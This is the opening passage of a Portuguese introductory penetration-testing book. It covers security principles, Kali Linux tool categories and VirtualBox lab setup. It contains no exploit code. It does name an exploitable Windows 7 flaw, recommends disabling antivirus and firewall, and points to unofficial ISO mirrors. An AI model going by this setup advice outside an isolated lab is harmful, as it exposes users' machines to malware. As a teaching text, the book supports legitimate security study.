
Introdução ao
PENTEST
novatec
Daniel Moreno

"QUANDO O MUNDO ESTIVER UNIDO NA BUSCA DO CONHECIMENTO, E NÃO MAIS LUTANDO POR DINHEIRO E PODER, ENTÃO NOSSA SOCIEDADE PODERÁ ENFIM EVOLUIR A UM NOVO NÍVEL."

Introdução ao PENTEST

Daniel Moreno

Novatec

Editor: Rubens Prates
Assistente editorial: Priscila A.Yoshimatsu
Editoração eletrônica: Carolina Kuwabata
Revisão gramatical: Mari Kumagai
Capa: Carolina Kuwabata

ISBN: 978-85-7522-618-6

Histórico de edições impressas:

Junho/2017 Segunda reimpressão
Fevereiro/2016 Primeira reimpressão
Maio/2015 Primeira edição

Novatec Editora Ltda.
Rua Luís Antônio dos Santos 110
02460-000 – São Paulo, SP – Brasil
Tel.: +55 11 2959-6529
E-mail: novatec@novatec.com.br
Site: www.novatec.com.br
Twitter: twitter.com/novateceditora
Facebook: facebook.com/novatec
LinkedIn: linkedin.com/in/novatec

Dedico minha primeira obra aos meus pais
Suzy e Geraldo Moreno.

Sumário

Agradecimentos

Primeiro, agradeço a todos os leitores que confiaram e adquiriram esta obra, como um voto de confiança no meu trabalho. Sou eternamente grato a vocês.

Agradeço também à Novatec Editora por ter me dado a chance e a oportunidade de publicar o meu primeiro livro e mostrar ao público o meu trabalho. É uma responsabilidade enorme que vou honrar.

A todos os entes queridos que já se foram, os quais eu amei muito enquanto vivos.

Aos meus pais Geraldo e Suzy, que me apoiam em meus projetos.

À minha avó Jandira, ao meu avô Geraldo, aos meus tios Carlos e Paulinho, às tias Karla, Silvana e Marissol, e a todos os outros familiares.

Por último, mas não menos importantes, aos amigos que me incentivaram a publicar este livro (não vou citar nomes para não ter briguinhas, OK?).

Obrigado a todos.

Com um enorme carinho.

Daniel Moreno

Sobre o autor

Daniel Moreno é bacharel em Ciências da Computação pela Universidade Estadual Paulista Júlio de Mesquita Filho – UNESP, campus Rio Claro. Como entusiasta do Linux e do mundo Open Source, já publicou artigos em comunidades de segurança da informação e de Linux.

É desenvolvedor de pequenos exploits divulgados em sites, como Exploit-DB e PacketStormSecurity (a.k.a W1ckerMan), colaborador do projeto Perl-Bot, palestrante e instrutor de pentest e Linux no Centro de Treinamento da Novatec[1].

---

1 Mais informações sobre treinamentos em pentest e outros cursos, consulte *http://ctnovatec.com.br*.

Prefácio

Em meados da década de 70, a internet começava a ganhar vida. Com a sua precursora, a ARPANet, o objetivo dessa pequena internet era interligar departamentos e instituições americanas para troca de dados, informação etc. Como era uma rede pequena (pois a comunicação era apenas entre alguns departamentos americanos), os dados e informações que trafegavam sempre foram de origens confiáveis. Os protocolos e os meios de comunicação, como última preocupação, tinham de ser seguros, robustos e indecifráveis. Os meios de transmissão eram simples e não necessitavam de protocolos criptográficos de última geração. Foi aí que o primeiro erro surgiu: a falta de um sistema que garantisse a segurança da informação.

Obviamente, engenheiros e projetistas não esperavam que a ARPANet fosse tomar proporções mundiais. Porém ela se expandiu, cresceu e tornou-se o que hoje conhecemos como internet. Assim como a ARPANet, a internet carregou a maldita herança da insegurança de dados e hoje paga por isso.

O intuito do livro *Introdução ao Pentest* é capacitar o leitor ao entendimento e à realização do pentest – uma auditoria minuciosa sobre falhas e vulnerabilidades em computadores e redes de computadores, com o objetivo de identificar o calcanhar de Aquiles e, assim, buscar a melhor forma de corrigir esse problema.

O avanço tecnológico é tão grande que já existem sistemas operacionais especializados na realização do pentest, como é o caso do Kali Linux – um sistema operacional para auditoria e realização de diversos tipos de pentest, tais como redes sem fio (wireless), web, bancos de dados, análise e levantamento de vulnerabilidades etc. O Kali Linux fornece ferramentas avançadas

para identificação, detecção e exploração de diversas vulnerabilidades.

Este livro tem como finalidade introduzir o leitor ao mundo do pentest (também chamado de teste de penetração ou teste de intrusão), conduzindo-o, por meio da metodologia Backtrack, ao passo a passo de como montar um ambiente simulado para a realização do pentest. O livro é dividido em capítulos organizados de acordo com essa metodologia, para um melhor entendimento de cada etapa de um teste de penetração.

Espero que o leitor aproveite ao máximo o livro e usufrua o conhecimento para o bem, podendo efetuar o processo de teste de intrusão em sua rede e na rede de seus clientes.

O verdadeiro hacker é aquele que segue o caminho do conhecimento, ensinando, buscando e aprendendo cada vez mais sobre aquilo que o instiga.

Sejam bem-vindos ao novo mundo do hacking ético! Uma longa jornada os aguarda, *Neo*.

CAPÍTULO 1

Introdução à segurança da informação e ao Kali Linux

Antes de iniciarmos os estudos sobre *pentest* e Kali Linux, é necessário entendermos conceitos fundamentais sobre segurança da informação, para que o leitor tenha um aprendizado mais abrangente sobre segurança digital, tendo em vista que o *pentest* é apenas uma pequena parte quando o assunto é segurança de dados.

1.1 Princípios de segurança da informação e proteção de dados

A segurança da informação baseia-se nos seguintes princípios:

- **Autenticidade** – Define que a informação está sendo enviada por uma fonte legítima e segura, e não foi interceptada e alterada por atacantes. Um exemplo de quebra de autenticidade são ataques MitM (Man-in-the-Middle) em que o atacante faz a interceptação e a alteração dos dados antes de retransmiti-los ao destinatário.
- **Confidencialidade** – Define que somente pessoas que tenham as permissões corretas devem acessar uma determinada informação. Exemplos de quebra de confidencialidade: escalonamento de privilégios, ataques de quebra de senhas, ataques Man-in-the-Middle, uso de cavalos de Troia etc.
- **Disponibilidade** – Define que a informação deverá estar sempre disponível. Um exemplo de quebra de disponibilidade seria um ataque de DoS (Negação de Serviço).

- **Integridade** – Define que a informação mantenha-se íntegra e inalterada. Um exemplo de quebra de integridade seria quando um funcionário tenta alterar a planilha de pagamentos para receber valores superiores aos que recebe.
- **Legalidade** – Define se a informação está de acordo com a legislação de um país.

Os princípios da segurança da informação podem ser comprometidos com possíveis ameaças, que podem ser classificadas em físicas e lógicas.

- Ameaças físicas incluem todo e qualquer processo de natureza física que possa comprometer os princípios da segurança da informação. Exemplos: alagamentos, tempestades, furacões, raios, desabamentos etc.
- Ameaças lógicas incluem todo e qualquer processo de natureza lógica que possa comprometer os princípios da segurança da informação. Exemplos: vírus, ataques de quebra de senhas, escuta de dados (sniffers) etc.

Visando diminuir as ameaças, há uma série de mecanismos de segurança que podem ser utilizados de acordo com o tipo de ameaça encontrada, por exemplo: a adoção de chaves, fechaduras e câmeras, e localização geográfica favorável (sem terremotos, tremores e/ou desastres naturais), para ameaças físicas; e sistema de criptografia, antivírus, firewall, conscientização dos funcionários sobre perigos e fraudes digitais, para ameaças lógicas.

Além dos sistemas citados, há diversos serviços relacionados à segurança da informação com o intuito de mitigar as ameaças às quais as redes corporativas estão expostas diariamente. Alguns serviços que valem a pena ser citados são a análise de vulnerabilidade, a perícia forense, a adoção de políticas de segurança (Normas ISO) e o teste de intrusão (pentest).

Antes de entrarmos no assunto de pentest, vale a pena citar os

principais meios para mitigar as ameaças digitais.

- **Análise forense** – Consiste em utilizar técnicas para rastrear o atacante. Lembre-se de que: uma invasão sempre vai gerar rastros. Então, por meio da análise forense, é possível rastrear o atacante.
- **Hardening** – Consiste na implementação de máquinas seguras. Por exemplo, por meio do hardening, módulos conhecidamente vulneráveis são desabilitados, e uma análise é realizada para constatar se aquele servidor utiliza nomes de usuários e senhas (credenciais) padrões de fábrica etc. O intuito do hardening é tornar uma máquina mais segura e mais difícil de ser invadida. Lembre-se de que: não existe servidor 100% seguro, mas o trabalho do hardening é dificultar ao máximo a atuação de criminosos digitais.
- **Revisão do código-fonte** – Muito parecida com o hardening, a ideia da revisão do código-fonte é garantir segurança ao código-fonte da aplicação. A revisão do código-fonte pode ser realizada em plataforma web (como revisar o código-fonte de uma página PHP) ou mesmo em aplicativos (como revisar o código-fonte de um aplicativo executável). Na maioria dos casos, quando um aplicativo necessita ter seu código-fonte revisado (como um aplicativo executável), o código-fonte não é fornecido ao auditor.
- **Desenvolvimento de exploits comerciais** – Exploits são programas que exploram falhas em outros softwares. Com o intuito de testar a segurança de uma aplicação, o exploit atua como uma prova de conceito de que a vulnerabilidade existe e pode ser explorada. Há exploits que causam paralisação do serviço ou, até mesmo, garantem o acesso ao sistema operacional do alvo. Exploits serão explicados no decorrer do livro.
- **Análise e detecção de intruso** – Consiste apenas no monitoramento da rede em busca de possíveis intrusos.

Diferentemente do hardening e do pentest, a análise apenas faz o monitoramento da rede. Caso exista algum atacante, todas as suas atividades e passos serão registrados.

- **Normas ISO** – As normas ISO têm como objetivo garantir padrões e qualidade para uma melhor gestão e administração do negócio. Algumas das normas voltadas à segurança da informação são:
  - **BS779-2** – Norma antiga relacionada a práticas de gerenciamento da segurança da informação. Substituída pela ISO 27001.
  - **ISO 27001** – Norma mais atual que substituiu a norma BS7799-2 e está relacionada a padrões da segurança da informação.
  - **ISO 27002** – Código de boas práticas que substituiu a norma ISO 17799:2005.
  - **ISO 27003** – Diretrizes para implementar políticas para gestão de segurança da informação.
  - **ISO 27004** – Práticas para relatórios.
  - **ISO 27005** – Práticas para sistema de controle.
  - **ISO 27006** – Práticas para requisitos.
- **Análise de vulnerabilidades** – A análise de vulnerabilidades é similar ao pentest, pois também realiza uma auditoria para encontrar falhas; embora ela faça somente um levantamento das vulnerabilidades, e algumas etapas não são executadas, para não comprometer o sistema auditado.
- **Pentest** –Auditoria que tem como objetivo detectar de maneira ativa falhas e vulnerabilidades no sistema. Vai além de apenas identificar erros. Durante um pentest, são testados e utilizados exploits que mostram a prova de conceito que a vulnerabilidade pode ser explorada. Os principais tipos de pentest que podem ser efetuados são:

- **Redes cabeadas** – Foco do livro. São utilizadas ferramentas para descobrir e mapear falhas em redes cabeadas de computadores.
- **Redes sem fio** – Testa se uma rede sem fio possui vulnerabilidades. Uma rede sem fio mal configurada pode permitir acessos não autorizados.
- **Aplicativos web** – Testa a segurança em websites.
- **VoIP** – Testar a conectividade e a segurança em servidores VoIP (Voz sobre IP).
- **Mobile** – Testar a segurança em aplicativos móveis, seja realizando o pentest ou desenvolvendo aplicativos seguros ou maliciosos.
- **Testes de stress** – Consiste em sobrecarregar o servidor com excesso de dados, para determinar se ele aguenta a sobrecarga.

1.2 Conhecendo o Kali Linux

O Kali Linux é um sistema operacional, baseado no Debian, destinado a testes de penetração. Fornece diversas ferramentas para auditoria e realização de teste de segurança em redes de computadores, permitindo descobrir e explorar diversos tipos de vulnerabilidades.

As ferramentas contidas no Kali Linux podem ser categorizadas em[1]:

- **Information Gathering** – Ferramentas para coletar informações. Por exemplo: enumeração da rede com sua topologia por meio de DNS, mapeamento da rota de dados, coleta de emails, websites, computadores online, fingerprinting, análise do protocolo SMB, SNMP, VoIP etc.
- **Vulnerability Analysis** – Ferramentas para analisar vulnerabilidades em software e/ou hardware. Por exemplo:

análise em aparelhos Cisco, bancos de dados, scanners automatizados de vulnerabilidades etc.

- **Web Application** – Ferramentas para analisar vulnerabilidades em ambiente web. Por exemplo: identificação e exploração de servidores CMS, ferramentas de fuzzing para web, proxies para análise de dados, crawlers e scanners automatizados.
- **Password Attack** – Ferramentas para quebra de senhas. As ferramentas podem ser tanto offline (por exemplo, ataque contra hash de senhas) quanto online (ataque contra uma página de autenticação web).
- **Wireless Attacks** – Ferramentas para análise do tráfego em redes sem fio (wireless).
- **Exploitation Tools** – Ferramentas para explorar as vulnerabilidades encontradas nas etapas anteriores. Por exemplo: frameworks para teste e desenvolvimento de exploits e XSS, teste de equipamentos Cisco e engenharia social.
- **Sniffing/Spoofing** – Ferramentas para capturar tráfego de informações tanto locais quanto remotas. Nesta categoria encontram-se os poderosos sniffers.
- **Maintaining Access** – Ferramentas usadas com o intuito de permitir um acesso futuro, mesmo que o sistema-teste já tenha sido explorado e que a antiga falha explorada tenha sido corrigida. Backdoors são encontradas aqui, tanto para sistema operacional quanto para web. Ferramentas de tunneling para “furar” regras de firewall também se encontram nesta categoria.
- **Stress Testing** – Ferramentas para sobrecarregar o servidor com excesso de dados. Não têm como objetivo o acesso não autorizado, e sim apenas o envio de uma enxurrada de pacotes para causar lentidão no servidor. Embora pareçam

inofensivas, as ferramentas desta categoria podem ser utilizadas contra servidores remotos com o intuito de causar prejuízos financeiros. Já imaginou um serviço de banco online congestionado?

Há outras categorias de ferramentas, para análise forense, engenharia reversa, análise de hardware, Android, mas fogem do escopo do livro.

---

1 Categorizada segundo o livro *Backtrack 4: Assuring Security by Penetration Testing*, p. 10.

CAPÍTULO 2

Preparando o ambiente de teste

2.1 Recursos necessários

Para simular um teste de intrusão será criado um cenário próximo ao real: Haverá um atacante na rede utilizando o Kali Linux, um cliente utilizando o Windows e um servidor Debian mal configurado na rede. Assim, serão necessários três sistemas operacionais: Kali Linux, Windows e Debian.

Para realizar a instalação dos sistemas operacionais, o leitor tem duas opções:

- A primeira é instalar cada sistema operacional em um computador diferente. Com certeza é a melhor opção e realmente simulará um ambiente bem próximo ao real. Embora seja a opção melhor e mais realista, o leitor deverá configurar três computadores diferentes para essa atividade.
- A segunda opção – acredito ser a mais simples – é instalar uma máquina virtual e utilizar apenas um computador para os laboratórios. Máquinas virtuais são programas que permitem a instalação de sistemas operacionais (como Linux, Windows e Unix) dentro de si. Ou seja, com máquinas virtuais é possível instalar o Linux em um Windows sem que o Linux interfira nas configurações do Windows. Em outras palavras, é possível instalar, remover, alterar o Linux e toda a sua estrutura sem comprometer, em absolutamente nada, o Windows instalado no seu HD físico. Na máquina virtual estarão instalados o nosso sistema servidor (Debian) e o sistema atacante (Kali Linux). Embora esse tipo de configuração não se assemelhe à configuração de uma rede e a testes de intrusão, esse ambiente pode ser perfeitamente criado para o aprendizado

no estudo de pentest, pois o intuito do livro é ensinar o leitor sobre as ferramentas e técnicas utilizadas. Os mesmos testes que são realizados na máquina virtual também são realizados em sistemas reais. A utilização da máquina virtual não interfere em nada no aprendizado.

Por praticidade, vamos utilizar a segunda opção e realizar a instalação dos sistemas Debian (servidor) e Kali Linux (atacante) em uma máquina virtual. Para os laboratórios, considero que o leitor já tenha nativamente o Windows instalado no seu computador (vítima). Realize o download de uma máquina virtual para poder instalar o sistema servidor (Debian) e o sistema atacante (Kali Linux). A preferência pelo sistema operacional Windows 7 se dá em razão de algumas vulnerabilidades inerentes a esse sistema, como a vulnerabilidade *ms12_020_maxchannelids*.

Alerta: os softwares utilizados neste livro foram encontrados em repositórios na internet e podem ter origem duvidosa. Serão utilizados unicamente para fins educacionais, e o autor não se responsabiliza pelo seu mau uso, nem por danos que esses softwares possam causar em sua máquina e em máquina de terceiros.

Não instale qualquer software de antivírus ou firewall, pois alguns laboratórios podem não funcionar por conta disso.

Para os laboratórios é assumido que:

- o Kali Linux tem o IP 192.168.1.100.
- o Debian tem o IP 192.168.1.102.
- o Windows tem o IP 192.168.1.101.
- o roteador tem o IP 192.168.1.1.
- **root@kali#** indica que o comando deve ser executado no Kali Linux.
- **root@debian#** indica que o comando deve ser executado no Debian.

- **c:** indica que o comando deve ser executado no Windows.

2.2 Obtendo o Kali Linux

A versão mais atualizada do Kali Linux pode ser encontrada em *http://www.kali.org*. Apenas como padronização de versão a ser utilizada, será adotada a 1.1.0. Por ser mais antigo, o site oficial (*http://www.kali.org*) não fornece mais download. Uma rápida busca em sites como o Google retornam páginas que permitem o download dessa versão, tais como *http://kambing.ui.ac.id/iso/kali/kali-1.1.0* ou *http://ftp.psu.ru/linux/kali-images/kali-1.1.0*. Faça o download da versão apropriada para o hardware do seu computador (amd64 ou i386).

A instalação do Kali Linux é relativamente fácil, e você poderá instalá-lo diretamente em sua máquina, em uma máquina virtual, executar diretamente de um DVD ou até mesmo em um dispositivo pendrive.

Veja a seguir as principais formas de instalação do Kali Linux, assim como os seus prós e contras. Cabe ao leitor decidir qual é o melhor cenário para instalar e utilizar o Kali Linux:

- **DVD** – Após o download do sistema operacional (imagem ISO – arquivo com extensão *.ISO* que fará toda a instalação do Kali Linux), este poderá ser gravado em um DVD e inicializado na máquina a partir do DVD. Uma vez inicializada a partir do DVD, a imagem ISO não altera as configurações existentes no seu computador, e todas as alterações efetuadas serão descartadas. Porém a potência máxima do seu computador não será utilizada para o melhor aproveitamento do Kali Linux. A instalação do Kali Linux em um DVD é vantajosa para iniciantes.
- **USB** – Da mesma forma que no DVD, a instalação do Kali Linux em um USB permite a utilização do sistema sem a

necessidade de instalá-lo no seu computador. Para a instalação do Kali Linux em um USB é necessário o programa UNetbootin, obtido em *http://unetbootin.sourceforge.net*.

- **HD** – O Kali Linux pode ser instalado diretamente no seu computador. Recomendado para usuários que já têm conhecimento em Linux.
- **Máquina virtual (VirtualBox)** – A desvantagem em executar o Kali Linux em uma máquina virtual é que o sistema fica mais lento em relação à instalação direta no computador. Outra limitação é que as placas de redes sem fio deverão ser do tipo USB, em razão das próprias limitações da máquina virtual. Porém é ideal para quem está iniciando e não deseja formatar o seu HD.

2.2.1 Instalação do VirtualBox

Para realizar a instalação do Kali Linux, primeiro será necessário fazer o download e a instalação de uma máquina virtual.

Acesse o site *http://www.virtualbox.org* e, na aba Downloads, realize o download do VirtualBox (Figura 2.1).

Escolha a versão do VirtualBox mais indicada para o sistema operacional do seu computador. No exemplo, iniciei o download do VirtualBox para o Windows (Figura 2.2).

A primeira tela é uma tela de boas-vindas, solicitando ao usuário a permissão de instalação da máquina virtual no computador. Aceite clicando em Next (Próximo) (Figura 2.3).




Figura 2.1 – Tela inicial do site http://www.virtualbox.org.




Figura 2.2 – Download do VirtualBox para o sistema operacional Windows.

A próxima tela é referente a quais módulos devem ser instalados noVirtualBox, por exemplo, se a máquina virtual terá suporte à rede, reconhecimento de dispositivos USB e outros (Figura 2.4). Para os laboratórios, habilite todos os módulos (padrão) e clique em Next.

Figura 2.3 – Tela de boas-vindas.




Figura 2.4 – Tela para instalação de módulos.

Selecione se o VirtualBox terá ícones que serão exibidos na área de trabalho e no menu iniciar (deixe por padrão, conforme indicado na figura 2.5), e também instale a interface de rede (Figura 2.6).




Figura 2.5 – Selecionando se o VirtualBox terá ícones.

Figura 2.6 – Tela para instalação da interface de rede.

Na próxima tela é exibida uma confirmação da instalação do VirtualBox; finalize as instalações clicando em Install (Figura 2.7).




Figura 2.7 – Confirmando a instalação do VirtualBox.

O VirtualBox também instala módulos auxiliares para o reconhecimento de dispositivos USB, interfaces de rede etc. O primeiro dispositivo auxiliar é o USB. Para evitar instalar cada módulo, aceite os módulos que o VirtualBox vai instalar, selecionando o checkbox Confiar sempre no software de Oracle Corporation, e depois clique em Instalar (Figura 2.8).

Figura 2.8 – Instalação dos módulos auxiliares.

2.2.2 Instalação de uma máquina virtual

Após a instalação do VirtualBox, o próximo passo é instalar a máquina virtual para utilização do Kali Linux; vá em Novo (Figura 2.9).

Figura 2.9 – Iniciando a instalação de uma nova máquina virtual.

Escolha um nome para sua máquina, o sistema operacional Linux e a versão (Figura 2.10).




Figura 2.10 – Selecionando o nome e o tipo de sistema operacional.

Escolha a quantidade de memória RAM a ser utilizada (Figura 2.11). Particularmente, eu sempre deixo entre as cores verde e laranja, para utilizar uma boa quantidade de memória RAM. Dessa forma, a máquina real não ficará sobrecarregada durante a execução do VirtualBox.

Figura 2.11 – Definindo o valor da memória RAM.

A próxima tela permite escolher qual será o tipo de armazenamento de dados. As opções são: Não acrescentar um disco rígido virtual (útil se, por exemplo, o leitor quiser iniciar o Kali Linux por meio de um CD), Criar um disco rígido virtual agora, ou Utilizar um disco rígido virtual existente. Como é nossa primeira instalação do Kali Linux, vamos criar um disco de armazenamento novo (Figura 2.12).

Figura 2.12 – Criando um novo disco de armazenamento.

Selecione também o tipo de disco de armazenamento a ser criado; escolha a opção VDI (VirtualBox Disk Image) (Figura 2.13).




Figura 2.13 – Seleção do tipo de disco de armazenamento.

O leitor tem a opção de criar um disco com tamanho fixo (nesse modelo é alocado determinado espaço do HD) ou criar um disco dinamicamente alocado, sendo que nesse modelo o espaço no HD vai sendo alocado até atingir a capacidade máxima e os espaços não utilizados pela máquina virtual podem ser reutilizados pelo HD (Figura 2.14). Particularmente, prefiro escolher a opção Dinamicamente alocado, mas cabe ao leitor decidir qual será a melhor para si.




Figura 2.14 – Seleção do tipo de alocação de espaço do HD.

Ajuste o tamanho do disco virtual para o tamanho desejado (Figura 2.15). Para a instalação do Kali Linux, 30 GB são suficientes.




Figura 2.15 – Selecionando o tamanho da máquina virtual.

Inicie a máquina virtual (Figura 2.16) clicando no botão Iniciar.

Figura 2.16 – Máquina virtual sendo inicializada.

Caso seja exibida uma mensagem de erro mostrada pelas figuras 2.17 ou 2.18, provavelmente trata-se do mesmo problema: Ao inicializar o Kali Linux, certifique-se de habilitar o suporte ao módulo PAE/NX[1] (o PAE permite aos processadores de 32 bits utilizarem mais de 4 GB de memória física, e o NX protege o computador de ataques de softwares maliciosos).




Figura 2.17 – Mensagem de erro quando o Kali Linux é inicializado sem o suporte ao PAE/NX.

Figura 2.18 – Mensagem de erro provavelmente relativo ao PAE/NX.

Para corrigir esse problema, vá em Configurações>Sistema>Processador e habilite a opção Habilitar PAE/NX (Figura 2.19).

